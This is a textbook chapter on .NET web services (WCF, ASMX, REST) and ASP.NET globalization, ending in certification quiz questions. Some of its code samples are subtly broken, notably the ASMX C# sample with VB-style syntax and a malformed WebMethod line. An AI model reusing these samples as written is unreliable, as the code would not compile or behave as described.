
Unlike a Web site or other desktop application, web services do not possess any graphical user interface (GUI); they need to be invoked programmatically. Web services are executed at the code level and consist of the following three components:

- **Service broker:** Operates as a lookup service between a service provider and a service requestor.
- **Service provider:** Publishes its services to the service broker.
- **Service requestor:** Communicates with the service broker to find a suitable service provider and gets linked to the service provider.

Figure 10-1 depicts the components of a web service.

**Figure 10-1**

Components of a Web Service



Web services are utilized in two ways:

- **To provide common functionalities:** Some functionalities such as currency conversion, weather reports, and language translation services are generally offered by various web applications. These common functionalities are developed by one provider entity and are offered as application components to various web applications. These application components are referred to as web services.
- **To provide a way for different applications to share data:** Web services help resolve the interoperability problem by facilitating data transmissions between different applications. They also facilitate data exchanges between different applications developed on different platforms. For example, with the help of web services, you can implement interoperability between a marketing application that runs on Windows Server 2000 and an IT application that runs on UNIX server.

Here are a few examples of potential web services that can be used by many different web applications:

- **Login service:** Use this web service to authenticate users before allowing them access to your web application.
- **Stock update:** Use this service to display the latest stock updates on your web page.
- **News update:** Use this service to display the latest news updates on your web page.
- **Weather forecast:** Use this service to display the weather information on your web page.

The main advantage of web service is that the messages are formatted as XML, which is a standard way to communicate between two incompatible systems. These messages are sent through HTTP allowing them to reach any destination computer on the Internet without being blocked by firewalls. Additionally, web services also use SOAP (Simple Object Access Protocol) for transporting messages.

### **Listing Platform Elements of a Web Service**

Web services use SOAP, WSDL, and UDDI as basic platform elements.


A Web service uses the following platform elements:

- **XML (*Extensible Markup Language*):** A widely accepted format for exchanging data and its corresponding semantics. It serves as a fundamental building block for most of the layers of web services.
- **SOAP (*Simple Object Access Protocol*):** An XML-based protocol that helps access a web service. It is basically a communication protocol used by applications to exchange information over the Internet. SOAP is platform and language independent. It offers various formats for sending messages. For instance, it uses Extensible Markup Language (XML) as its message format that encapsulates data from any XML schema.
- **WSDL (*Web Service Description Language*):** An XML-based language. It is used to describe web services. It contains the methods and properties offered by the web service and provides the URLs from where the web service methods can be invoked. The WSDL also lists the datatypes and protocols used in the web service.
- **UDDI (*Universal Description Delivery and Integration*):** A directory service that is used by various organizations to register and search for web services.

Figure 10-2 depicts the web service framework. In the figure, the formats and protocols elements of the web service framework represent XML and SOAP respectively. The description languages element represents WSDL; the standards for discovering services element represents the UDDI directory service.

**Figure 10-2**

The Web Service Framework



**CERTIFICATION READY?**

Identify opportunities to access and expose web services (WCF, ASMX, REST).

3.4

Every response of a web service is considered a new object. The request object from the client and the response object from the service are unique SOAP envelopes. A SOAP envelope is the root element of the XML document that represents the SOAP message. These envelopes do not require shared connection; therefore, web services are asynchronous. As a result, the client application and the web service can continue processing while the interactions are in progress. Web services do not provide a user interface; instead they provide a standard defined interface called a ***contract***.

## ■ Using WCF Architecture



**THE BOTTOM LINE**

With ***Windows Communication Foundation*** (WCF), as developers you no longer have to make any prior technology choices. WCF allows you to implement any combination of requirements on a single technology platform, without friction. With the help of WCF, you can build a web service with reliable communication supporting the sessions and the transaction flow. You can also monitor the raw messages as they flow into the system.

### Understanding the Fundamentals of WCF Architecture

WCF combines the features of Active Server Methods (ASMX), that is, ASP.NET Web Service, Web Services Enhancements (WSE), Enterprise Services, Microsoft Message Queue (MSMQ), and remoting.


A Windows Communication Foundation (WCF) service is a program that contains a collection of endpoints. Each endpoint behaves as a communication portal to exchange information with the rest of world. In another scenario, a client program exchanges message with one or more endpoints. In case of a duplex exchange format, a client may also expose an endpoint and accept messages from a WCF service.

An endpoint of a WCF service contains the address, contract, and binding fields. The address field indicates the address where the endpoint resides. The binding field specifies the communication details, such as the transport protocol, security requirements, and encoding of an endpoint. The transport protocol can be TCP or HTTP. The encoding style can be text or binary. The contract field specifies the message that the endpoint needs to communicate. It also specifies the message exchange pattern (MEP)—single, duplex, or request/reply.

The .NET Framework provides the **System.ServiceModel** namespace made up of classes to enable developers to program WCF applications. Figure 10-3 depicts the elements of a WCF service and the associated classes provided in the **System.ServiceModel** namespace. Table 10-1 describes the elements of a WCF service.

**Figure 10-3**

Elements and Classes of a WCF Service



**Table 10-1**

Elements of a WCF Service

ELEMENT	DESCRIPTION
Address	Contains a URI, an identity, and a collection of optional headers. The URI indicates the security of the endpoint. You can explicitly set the identity independent of the URI by using the <b>Identity</b> property. You can make use of the optional headers to specify the additional addressing information beyond the URI of the endpoint. Let us consider a scenario where more than one endpoint has the same address URI. In this case, the address headers can help differentiate between the endpoints.
Binding	Contains a name, a namespace, and a collection of composable binding elements. The name and namespace uniquely identify the binding element in the metadata of the WCF service. The <b>Binding</b> element describes how the WCF service communicates with the world.
Contract	<p>A collection of activities that denote what the endpoint communicates to the outside world. You can use the <b>ContractDescription</b> class to represent WCF contracts and their operations. Each <b>Contract</b> operation has a corresponding <b>OperationDescription</b> class that describes the properties of the operations, such as whether the operation is one way or request/reply. It also specifies the messages that make up the operation by using a collection of <b>MessageDescriptions</b> elements.</p> <p>Each <b>Contract</b> contains a name and namespace that uniquely identifies it in the metadata of the service.</p> <p>It also contains a collection of <b>ContractBehaviors</b> elements to update or extend the behavior of contract.</p>



## WRITE AND CONFIGURE A WCF SERVICE

Follow these steps to write and configure a WCF service:

1. Define a contract and implement it on a service.
2. Select or define a service binding. The binding chooses a transport along with quality of service, security, and a few other options.
3. Deploy an endpoint for the contract by binding it to a network address.

The three elements of an endpoint are independent. For example, a contract can provide support for many bindings, and a binding can offer support to many contracts. A single service can have many endpoints coexisting and available at a given point in time.

## Learning about the WCF Runtime

The WCF runtime actually sends and receives messages.

The WCF runtime sends and receives message by using a set of objects. The WCF runtime is responsible for the following activities:

- Formatting messages.
- Applying security to message transmission.
- Sending and receiving messages by using various transport protocols.
- Dispatching received messages to the specific operation.

Table 10-2 explains the key concepts of the WCF runtime.

**Table 10-2**

Key Concepts of the WCF Runtime

CONCEPT	DESCRIPTION
Message	Denotes a unit of data exchanged between a client and an endpoint. It is not linked to text XML and can be serialized by using the WCF binary format, text XML, or any other custom format based on the encoding mechanism.
Channels	Form the core block for sending messages to an endpoint and receiving messages from an endpoint. Channels are broadly categorized as transport channels and protocol channels. Transport channels send or receive opaque octet streams by using a transport protocol such as TCP, UDP, or MSMQ. Protocol channels implement a SOAP-based protocol by processing and updating messages.
EndpointListener	EndpointListener holds the Channel stack that sends and receives messages.
ServiceHost and ChannelFactory	The WCF service runtime is generated by calling the ServiceHost .Open method.



## CREATE A SERVICE AND A CLIENT

To create a service and a client follow these steps:

1. Create a new console application project in Visual Studio.
2. To define a contract, first you have to create an interface or a class and annotate it with the `ServiceContractAttribute`, which helps the system create a `ContractDescription` element. Each interface or class method that is a member of the contract must be annotated by using the `OperationContractAttribute`:

```
using System.ServiceModel;
[ServiceContract]
public interface IMath
{
    [OperationContract]
    double Multiply(double var1, double var2);
}
```

3. To implement the contract, create a class that implements the `IMath` interface:

```
public class MyService: IMath
{
    public double Multiply(double var1, double var2)
    { return var1 * var2; }
}
```

4. Define the endpoints in the code or in the config file. The following code snippet uses the `DefineEndpointImperatively` method to define endpoints in the code and start the service. The URL given in the code is the address for the added endpoint:

```
public class WCFServiceApp
{
    public void DefineEndpointImperatively()
    {
        ServiceHost myhost = new ServiceHost(typeof(MyService));
        myhost.AddServiceEndpoint( typeof(IMath),
        new WSHttpBinding(),
```

```

        "http://localhost/MyService/EndPoint1");
myhost.Open();
}
}

```

The following setting defines endpoints in the configuration file through the `<endpoint>` element of the `<service>` element:

```

<configuration>
  <system.serviceModel>
    <services>
      <service name="MyService">
        <endpoint address="http://localhost/MyService/EndPoint1"
          binding="wsHttpBinding"
          contract="IMath" />
      </service>
    </services>
  </configuration>

```

5. Messages can be sent to an endpoint using the `ChannelFactory` element directly and by using the `Proxy` element.

Once you have defined and implemented a service contract, you need to retrieve metadata from the service to create a WCF proxy class that accesses the service for the client. The ServiceModel Metadata Utility tool (svcutil.exe) enables you to obtain metadata from the service. Additionally, it creates the client proxy and the configuration file for the client. The client application then uses the generated proxy class to connect to the service.

The following code snippet shows a WCF client application that uses the `MathProxy` proxy class by instantiating it and calls the `Multiply` method. However, the `proxy` class in turn creates a `Channel` for communicating with the endpoint. The code assumes that `MathProxy` is the proxy class generated by the svcutil.exe tool that accesses the `IMath` contract:

```

using System.ServiceModel;
public class WCFClientApp
{
  public void sendMsg()
  {
    MathProxy myproxy = new MathProxy();
    double output = myproxy.Multiply(12, 16);
  }
}

```

**CERTIFICATION READY?**  
Identify opportunities to access and expose web services (WCF).  
3.4

## ■ Using ASMX Architecture

THE BOTTOM LINE

The ASMX web service framework was included in the Microsoft .NET Framework to simplify the process of developing web services and to allow developers without XML knowledge to build a web service. ASMX achieves this by hiding most of the underlying XML and web service details. The ASP.NET web services (ASMX) provide a way to define web service contracts in .NET interface definitions.

### Understanding ASMX Architecture

The ASMX web service framework was introduced in the Microsoft .NET Framework. Earlier, developers had to deal directly with SOAP envelopes and Web Services Description Language (WSDL) files. However, ASMX facilitates automatically mapping layers to bridge the gap with traditional .NET code.

ASMX is highly integrated with the ASP.NET HTTP pipeline, thereby, making use of the benefits of traditional ASP.NET web applications. These traditional benefits include a sophisticated hosting environment and process model, robust configuration and deployment options, and flexible extensibility points. Moreover, ASMX does not rely on IIS for any technical dependencies.

The underlying architecture of ASP.NET includes a list of .NET classes that are responsible for processing the incoming HTTP messages. These classes are arranged in the form of a pipeline because each HTTP request traverses through a sequence of objects, performing some action.

The first class in the pipeline is the `HttpRuntime` class, which initiates the process. The pipeline starts processing after the `ProcessRequest` method is invoked on the `HttpRuntime` class. This method takes an `HttpWorkerRequest` object that stores all the information included in the current request. The `HttpRuntime` class uses the information in the `HttpWorkerRequest` object to populate the `HttpContext` object. Once this is done, the respective `HttpApplication` class is instantiated, which, in turn, invokes any `IHttpModule` implementations registered with the application for pre- or postprocessing. This whole process is carried out for each HTTP request that enters the pipeline. The pipeline classes embed all of the ASP.NET functionality including that of ASMX. When the request reaches the `System.Web.Services.Protocols.WebServiceHandlerFactory` class, the processing of ASMX endpoints begins. This class is used to identify, compile, and instantiate the identified ASMX class. It is also used to invoke the `WebMethod` targeted by the incoming SOAP message.

The ASMX framework helps you define web service contracts in the .NET interface definitions and also allows annotating of the .NET interface definitions with the usual `System.Web.Services` attributes, such as `WebServiceBinding`, `WebMethod`, and `SoapDocumentMethod`. You can implement the .NET interface on a .NET class to effectively implement the service contract.

The ASMX web service can be created in Visual Studio .NET. You can utilize ASP.NET server-side technology to build web services. In addition, the .NET framework offers various tools and code for consuming web services.

Let us start by creating a web service that greets the user who invokes it. This is an ASP.NET web service developed using C# language in the Visual Studio .NET integrated development environment (IDE).



## CREATE A WEB SERVICE

---

Perform the following steps to create a web service:

1. Open Visual Studio .NET.
2. On the File menu, click New Web site.
3. Set the language as C# and specify HTTP in the location box.
4. From the template list, select ASP.NET web service.
5. Specify the name for the web service as `http://localhost/Greetings` and then click OK.

The IDE creates two files called `Service.asmx` and `Service.cs`. These files represent a single web service. Because web services do not have a GUI, if you open the `Service.asmx` file, you will see the following code:

```
<%@ WebService Language= "cs" CodeBehind=
"../Service.cs" Class= "Service" %>
```

The `Service.asmx` file is an entry point into the web service, and the `Service.cs` file contains the code-behind for the web service. The `Service.cs` file basically contains the functionality of the web service. It imports the `System.Web.Services` namespace that has the classes required to develop and consume web services. A single project can contain multiple web services, and each web service can be implemented by a different class.

By default, the Service.cs file includes the following code that is automatically created by Visual Studio .NET:

```
using System.Web;
using System.Web.Services;
using System.Web.Services.Protocols;
[WebService(Namespace:= http://temp.org/)]
[WebServiceBinding(ConformsTo = WsProfiles.BasicProfile1)]
Public Class Service: System.Web.Services.WebService
{
    [WebMethod]
    Public string Greetings()
    {
        string msg = "Welcome to Web Service";
        return msg;
    }
}
```

The **Service** class contains all the code for implementing the web service methods. The .cs and .asmx files together form the code model for the web services.

The **WebService** class is deployed on the server. This class is inherited from the **System .Web.Services** namespace and provides direct access to built-in ASP.NET objects, such as **Application** and **Session**. In a situation where there is no need for these objects, a web service can be created without deriving it from the **WebService** class.

The **@WebService** is the web-processing directive, which specifies a class name and the language used to create the web service.

The web service has certain attributes. The **WebMethod** attribute denotes the methods that are exposed in a web service. You can remotely call the web service methods over the Internet using this attribute. The following code snippet shows the **WebMethod** attribute in use:

```
[WebMethod] string public string MyFunc(Param1, Param2)
```

The methods of a web service return one or more values through the **out** parameter, packaged as XML documents. The difference between a class and a **WebService** class is that you can call the members of the **WebService** remotely. You can also develop web services as a plain text file in notepad and save it with a .asmx extension.

The **WebService** attribute is helpful for specifying additional information about the web service. It is an optional attribute and can be used to provide a unique web service namespace.

Consider a scenario where a client is invoking multiple web services that include methods with the same names. This results in conflicts. The **WebService** attribute can specify unique namespaces thereby resolving such conflicts.

Web service descriptions are displayed in the browser window when the user directly invokes the web service by specifying the path.

**CERTIFICATION READY?**  
Identify opportunities to access and expose web services (ASMX).  
3.4

## ■ Using REST Architecture



REST specifies an architecture style of networked systems. It is an architectural style that you can understand and use to design your web services.

### Understanding the Concept of REST Architecture

Representational State Transfer (REST) itself is not a standard; it uses HTTP, URL, and XML/HTML standards.

If you look at the structure of the web, it is basically made up of various resources. Let us consider a company called BookSale Corporation. Assume that it has a Web site that consists of 100 different resources and that a customer might want to access the 50th resource because of his or her interest. The customer would make use of the following URL to access that resource:

`http://www.booksale.com/sale/50`

Here, when invoked by a user, a representation of the requested resource is returned. In this case it can be `book50.html`. While the server performs this activity, the client application is retained in a particular state. While traversing the `book50.html` page, imagine that the customer invokes a hyperlink displayed on this page. In this scenario, another resource is accessed, and it maintains the client application in yet another state. The state of client application changes based on the representation of the resource invoked by the user.

Basically, REST is intended to evoke an image of the behavior of a well-designed web application. It is an architectural style for building applications in which clients make requests for resources to a server. The server processes requests and returns the required responses. The requests and responses involve the transfer of representations of resources. The representation of a resource is generally a document that contains the current and proposed state of the resource. In a network of web pages, the user performs state transitions by selecting links that are available on the web page.

## LEARNING CHARACTERISTICS OF THE REST ARCHITECTURE

These are the characteristics of the REST architecture:

- It demonstrates a pull-based interaction style where the initial request for a resource such as a web page is instantiated by the client. Consuming components pull representations.
- It is stateless ensuring that each request from the client to the server contains all the information necessary to interpret the request. It does not depend on any context stored on the server.
- It represents responses as cacheable or noncacheable to improve network efficiency.
- It accesses all resources with a generic interface such as HTTP GET, POST, PUT, or DELETE.
- The system is made up of resources that are named using a URL.
- It interconnects the representations of the resources using URLs. This facilitates a client application to progress from one state to another.
- It allows layered components. Proxy servers, cache servers, and gateways between clients and resources can be inserted to support performance and security.

## LEARNING PRINCIPLES OF THE REST ARCHITECTURE

These are the principles that you must follow when using the REST architecture:

- Before building web services in a REST network, identify all the conceptual entities that you want to expose as services.
- Prepare a URL for each identified resource.
- Classify the identified resources based on whether clients can receive a representation of the resource or update the resource. For resources that do not need updates, make them accessible by using an HTTP GET implementation. For resources that need updates, make them accessible by using the HTTP POST, PUT, and/or DELETE implementations. The resources that are accessible through the HTTP GET implementation return a representation of the resource.
- Ensure that the representation is not an island. Insert hyperlinks within resource representations to enable clients to drill down for more information.
- Define the format for response data by using a schema like DTD or W3C schema. Alternatively, specify a schema to define the format of the response for the services that require a POST or PUT to it.
- Specify the method—a WSDL document or an HTML document—to use to invoke your services.

## Developing Web Services Using REST Architecture

You can implement web services using REST architecture.

The XYZ Web Services Company is going into the business of offering web services to its customers. It has built and deployed services like “Get Book List” and “Get Book Details.” Let’s examine the implementation of the “Get Book List” service that is built on the REST architecture.

The customer can invoke this web service using the following URL:

<http://www.bookroom.com/booklist>

After the customer visits this URL, the system returns a document containing the list of books. The process of invoking the book list is transparent to the customer. Therefore, the organization can update the implementation of the resource without impacting its customers. This method is referred to as loose coupling.

The following XML snippet depicts the document that the customers receive as a book list from the web service:

```
<?xml version="1.0"?>
<p:Books xmlns:p="http://www.book-shelf.com"
           xmlns:xlink="http://www.w3.org/1999/xlink">
    <book id="001" xlink:href="http://www.book-
shelf.com/booklist/001"/>
    <book id="002" xlink:href="http://www.book-
shelf.com/booklist/002"/>
    <book id="003" xlink:href="http://www.book-
shelf.com/booklist/003"/>
</p:Books>
```

A resource is conceptual; however, a representation is a concrete demonstration of the resource. You can view the book details by using the following URL:

<http://www.bookroom.com/booklist/001>

### MORE INFORMATION

To learn more about how to implement a service contract using the WCF REST Programming Model, refer to the section “WCF REST Programming Model” in the MSDN library.

### CERTIFICATION READY?

Identify opportunities to access and expose web services (REST).

3.4



### OBTAINT DATA USING THE WEB SERVICE

The XYZ Web Services Company can implement the service that returns detailed data about a particular book by following these steps:

1. Implement a service contract in C# using the WCF REST Programming Model that parses the string after the host name.
2. Query the database by using the book number.
3. Format the query results as an XML document.
4. Return the XML document as the payload of the HTTP response.

## ■ Building Global Applications



### THE BOTTOM LINE

In the **globalization** process, applications cater to multiple cultures; however, the localization process develops a customized application for a specific **culture** and locale.

### Introducing the Concept of Globalization

Culture properties can be defined at the browser level or they can be set declaratively as well as programmatically.

In some business scenarios, you might need to develop an application that adheres to various languages and cultures.

The .NET Framework Class Library provides the `System.Globalization` namespace, which contains various classes that define culture-related information. You can use these classes to set the language, country/region, calendars, date formats, and currency for various cultures. For example, the `StringInfo` and `TextInfo` classes offer enhanced globalization functionalities such as surrogate support and text-element processing.

In ASP.NET, you can also set various culture-related properties such as date, number, and currency format for a web application by using the `Culture` and `UICulture` properties. The `Culture` property specifies the date, number, currency formatting, and so on. You can determine the resources loaded for the page by using the `UICulture` property.

Table 10-3 lists a few classes of the `System.Globalization` namespace that are used for globalization in web applications.

**Table 10-3**

Classes of the `System.Globalization` Namespace

CLASS	EXAMPLE
<code>CultureInfo</code>	Provides specific culture-related information such as the name of the culture, writing system, calendar used, and formatting for dates and sort strings.
<code>DateTimeFormatInfo</code>	Determines the formatting and presentation styles for the <code>DateTime</code> values based on the culture.
<code>NumberFormatInfo</code>	Determines the formatting and presentation styles for numeric values based on the culture.
<code>RegionInfo</code>	Stores the country- or region-related information.
<code>StringInfo</code>	Facilitates splitting a string into text elements and also iterating through them.
<code>TextInfo</code>	Sets text properties and behaviors pertaining to a writing system.

## SETTING THE CULTURE AND UICULTURE PROPERTIES THROUGH THE BROWSER

Internet browsers facilitate setting the `Culture` and `UICulture` properties based on user needs. In Microsoft Internet Explorer, you can set the language preference by using the Internet Options submenu on the Tools menu. If you want the ASP.NET application to exhibit the `Culture` and `UICulture` values set in the browser settings, you must set the `enableClientBasedCulture` attribute of the `globalization` element in the `web.config` file to true.

However, it is not advisable to exclusively depend on the browser settings in determining the UI culture for a web application because many times, browser preferences are not set appropriately and the user in this scenario might not get the expected results from the web application. It is best to explicitly set the language and culture preferences in the web application itself.

## SETTING THE CULTURE AND UICULTURE PROPERTIES DECLARATIVELY

Let us consider a scenario where you need to design and develop an ASP.NET web application that adapts to different languages and cultures. The following examples depict how you can declaratively set the `Culture` and `UICulture` properties for an ASP.NET web page:

- **Example 1:** To set the `Culture` and `UICulture` properties for all pages, add a `globalization` section to the `web.config` file and add the following code:

```
<globalization uiCulture="en" culture="en-US" />
```

The `UICulture` property sets the language. Here, `en` stands for English. The `Culture` property sets the culture. Here, `en-US` stands for English/United States.

- **Example 2:** To set the Culture and UICulture properties for an individual page, modify the @Page directive as shown in the following line of code:

```
<%@ Page UICulture="en" Culture="en-GB" %>
```

The UICulture property sets the language. Here, en stands for English. The Culture property sets the culture. Here, en-GB stands for the English/Great Britain.

## SETTING THE CULTURE AND UICULTURE PROPERTIES PROGRAMMATICALLY

Consider a web application that allows users to choose the preferred language from a selection list, such as from a mySelectionList list box. This type of scenario requires setting the values of Culture and UICulture properties programmatically based on user input.



### SET THE CULTURE AND UICULTURE PROPERTIES PROGRAMMATICALLY

You can set the values of Culture and UICulture properties programmatically by following these steps:

1. Override the InitializeCulture method for the page and specify the language and culture for the page as shown in the following code snippet:

```
protected override void InitializeCulture()  
{  
    ...  
    ...  
    base.InitializeCulture();  
}
```

2. In the overridden method, set the Culture and UICulture properties of the page to the language and culture string:

```
String myLanguage= Request.Form["mySelectionList"];  
UICulture = myLanguage;  
Culture = myLanguage;
```

These properties can only be used for a page.

## Encoding for ASP.NET Web Page Globalization

The ASP.NET code-behind treats all string data as Unicode internally for a web page.

With ASP.NET, you can:

- Set how the page encodes its response. This feature enables browsers to determine the encoding without a metatag or without having to deduce the correct encoding from the content.
- Set how the page interprets information that is sent through a request.
- Set how ASP.NET interprets the content of the page.

Once the file encoding is specified, all the ASP.NET pages must adhere to it. Notepad.exe can save files that are encoded in ANSI codepage, UTF-8, or UTF-16 that can be identified by the ASP.NET runtime. Alternatively, the encoding of a physical ASP.NET file and the encoding set in the file as part of @Page encoding attributes must be same.

The GlobalizationSection class defines configuration settings to facilitate the globalization infrastructure of web applications. It offers a way to programmatically access and modify the content of the globalization section of the configuration file. This class cannot be inherited. Table 10-4 lists few properties of the GlobalizationSection class.

**Table 10-4**

Properties of the GlobalizationSection Class

PROPERTY	DESCRIPTION
FileEncoding	Specifies the default encoding for .aspx, .asmx, and .asax file parsing.
RequestEncoding	Specifies the content encoding for HTTP requests.
ResponseEncoding	Specifies the content encoding for HTTP responses.
UICulture	Gets or sets the default culture for processing locale-dependent resource searches.

Let us consider that you want to add encoding for all pages. To achieve this, you must add a **Globalization** property to the web.config file and then set its **fileEncoding**, **requestEncoding**, and **responseEncoding** attributes, as shown in the following code snippet:

```
<configuration>
  <system.web>
    <globalization
      fileEncoding="utf-16"
      requestEncoding="utf-8"
      responseEncoding="utf-8"
    />
  </system.web>
</configuration>
```

Let us consider that you want to specify encoding for an individual page. To achieve this, you must set the **RequestEncoding** and **ResponseEncoding** attributes of the @Page directive as shown:

```
<%@ Page RequestEncoding="utf-8" ResponseEncoding="utf-16" %>
```

## Understanding Best Practices for Globalization

With the help of guidelines and best practices for globalization, you can build web applications using ASP.NET.

You should be aware of various best practices for developing web applications. These tips, guidelines, and best practices prove helpful in developing enhanced web applications that support various cultures in the world.

### UNDERSTANDING GUIDELINES FOR GLOBALIZATION

You must apply the following guidelines when designing and developing global ASP.NET web pages:

- Do make use of a separate table cell for each control in order to wrap the text independently. This will help ensure correct alignment for cultures in which text layout flows from right to left.
- Do not combine check boxes and radio buttons with their label text. They should be kept separate.
- Do consider that elements may grow; you should avoid fixed widths for elements.
- Do maintain the same size for buttons on a web page. Set the size of the buttons in as few places as possible. It is advisable to specify button size in one place for the entire set of buttons.
- Do not set the cell height for any control that contains text.
- Do not specify the alignment property in HTML tags.
- Do not specify absolute positions for a control on a web page. This is because absolute positions prevent elements from being automatically positioned and sized.
- Do utilize the maximum available width and height for forms. You should ideally specify 100% width for tables.

## UNDERSTANDING BEST PRACTICES FOR GLOBALIZATION

The following are some best practices that you should follow when designing and developing web applications:

- Build your application with Unicode support.
- Make use of classes offered by the `System.Globalization` namespace for manipulating and formatting data. For example, use `SortKey` class and the `CompareInfo` class for sorting requirements. Use the `CompareInfo` class for string comparisons. Use the `DateTimeFormatInfo` class for date and time formatting.
- Use the culture property settings provided by the `System.Globalization.CultureInfo` class in the appropriate situations.
- Enable your application to read and write data to and from a variety of encodings by using the encoding classes in the `System.Text` namespace. It is not possible to determine user inputs; therefore, you must build the application so that it accepts international characters in server names, directories, file names, user names, and URLs.
- Verify application functionality on international operating system versions using international data.
- Set the `CurrentUICulture` and `CurrentCulture` properties explicitly in the application. Do not rely on the default settings of these properties.
- Because ASP.NET applications are managed applications, they can use the same classes as other managed applications for retrieving, displaying, and manipulating information based on culture.
- Specify the following three types of encodings in ASP.NET:
  - **requestEncoding:** To receive from the client browser.
  - **responseEncoding:** To send to the client browser.
  - **fileEncoding:** The default encoding for .aspx, .asmx, and .asax file parsing.
- Specify the values for the `requestEncoding`, `responseEncoding`, `fileEncoding`, `culture`, and `uiCulture` attributes in one of the following three places in an ASP.NET application depending on need:
  - Globalization section of a web.config file
  - Page directive
  - Programmatically in application code

## UNDERSTANDING GUIDELINES FOR BIDIRECTIONAL SUPPORT

With Visual Studio you can create applications that allow users to enter and display text in bidirectional languages. For example, you can create web applications that support Arabic or Hebrew text that is written in right-to-left reading order. You must evaluate the following considerations when designing and developing ASP.NET web applications that support bidirectional languages:

- Consider that you have built the ASP.NET web pages with names in some specific language. Users without the Windows language pack for this specific language will neither be able to use those names nor be able to display the pages correctly. Therefore, you should name elements by using text that will be processed correctly on all computers.
- The `Culture` and `UICulture` properties specify how an application works with localized resource values. Alternatively, the support for `Culture` and `UICulture` properties is the same for bidirectional languages as it is for any other language.
- ASP.NET supports bidirectional languages inherently because it handles all text as Unicode. You can set the encoding options to specify the encoding that is used to exchange information with browsers and the encoding to apply to the files for an

**CERTIFICATION READY?**

Plan Web sites to support globalization.

2.5

application. To set these encoding options, it provides the `responseEncoding`, `requestEncoding`, and `fileEncoding` attributes in the `globalization` element of the `web.config` file of the application. By default, these attributes are set to UTF-8 encoding that supports bidirectional languages.

- Use the `dir` attribute of the web form page to specify whether you want the page to use a left-to-right or right-to-left reading order.
- HTML and ASP.NET server controls support Unicode and bidirectional languages.

**SKILL SUMMARY**

This lesson introduced you to web services and ways to access them with applicable sources. Web services are reusable software components that facilitate the exchange of data between applications with the help of Internet protocols.

A web service holds a discrete functionality that performs a single task and consists of a Service broker, a Service provider, and a Service requestor. It functions by using the basic platform elements, such as XML, SOAP, WSDL, and UDDI. The Windows Communication Foundation service merges the features of ASMX, WSE, Enterprise Services, MSMQ, and remoting. Address, Binding, and Contract are three elements of a WCF service.

ASMX enables automatic mapping layers to solve the differences with the traditional .NET code. The `@WebService` directive specifies a class name and the language to create the web service. The REST architecture displays a pull-based interaction style; therefore, consuming components pull representations.

The `System.Globalization` namespace in the .NET Framework Class Library consists of various classes for defining culture-related information. The `Culture` property specifies the date, number, and currency formatting, whereas the `UICulture` property identifies the resources loaded for the page. Developers must understand the guidelines for supporting globalization.

For the certification examination:

- Understand the fundamentals of web services.
- Know how to use the components of the WCF architecture.
- Understand the ASMX architecture.
- Know how to develop a web service using the REST architecture.
- Understand the globalization techniques to build an application.

**Knowledge Assessment****Matching**

*Match the following descriptions to the appropriate terms.*

- a. Simple Object Access Protocol
- b. ASMX web service
- c. Representational State Transfer
- d. Windows Communication Foundation service
- e. Universal Description Delivery and Integration

- \_\_\_\_\_ 1. Registers and searches for a web service.
- \_\_\_\_\_ 2. Contains the address, contract, and binding fields.
- \_\_\_\_\_ 3. Helps in accessing a web service.
- \_\_\_\_\_ 4. Specifies an architecture style of networked systems.
- \_\_\_\_\_ 5. Defines the web service contracts in the .NET interface definitions.

### True / False

---

*Circle T if the statement is true or F if the statement is false.*

- |   |  |
|---|--|
| T | F 1. Simple Object Access Protocol (SOAP) is platform and language dependent.  |
| T | F 2. Web services provide a user interface.  |
| T | F 3. You cannot develop web services as plain text file in a Notepad.  |
| T | F 4. You can remotely call the web service methods over the Internet.  |
| T | F 5. You can always rely on the default settings of the <code>CurrentUICulture</code> and <code>CurrentCulture</code> properties of the application. |

### Fill in the Blank

---

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. Web services are \_\_\_\_\_ that can be invoked over a network and executed on a remote system hosting the requested services.
2. Methods that are part of a service contract must be annotated with the \_\_\_\_\_ attribute.
3. The \_\_\_\_\_ Channels implement a SOAP-based protocol by processing and updating messages.
4. The \_\_\_\_\_ attribute proves helpful for specifying additional information about the web service.
5. The \_\_\_\_\_ attribute of the web form page specifies whether you want the page to use left-to-right or right-to-left reading order.

### Multiple Choice

---

*Circle the letter or letters that correspond to the best answer or answers.*

1. Which one of these elements is used to describe web services?
  - a. Universal Description Delivery and Integration
  - b. Web Service Description Language
  - c. Simple Object Access Protocol
  - d. Representational State Transfer
2. Which field of a Windows Communication Foundation (WCF) service specifies the message that the endpoint needs to communicate?
  - a. Contract
  - b. Binding
  - c. Address
  - d. ContractDescription
3. Which attributes denote the methods that are exposed in an ASMX web service?
  - a. WebMethod
  - b. WebService
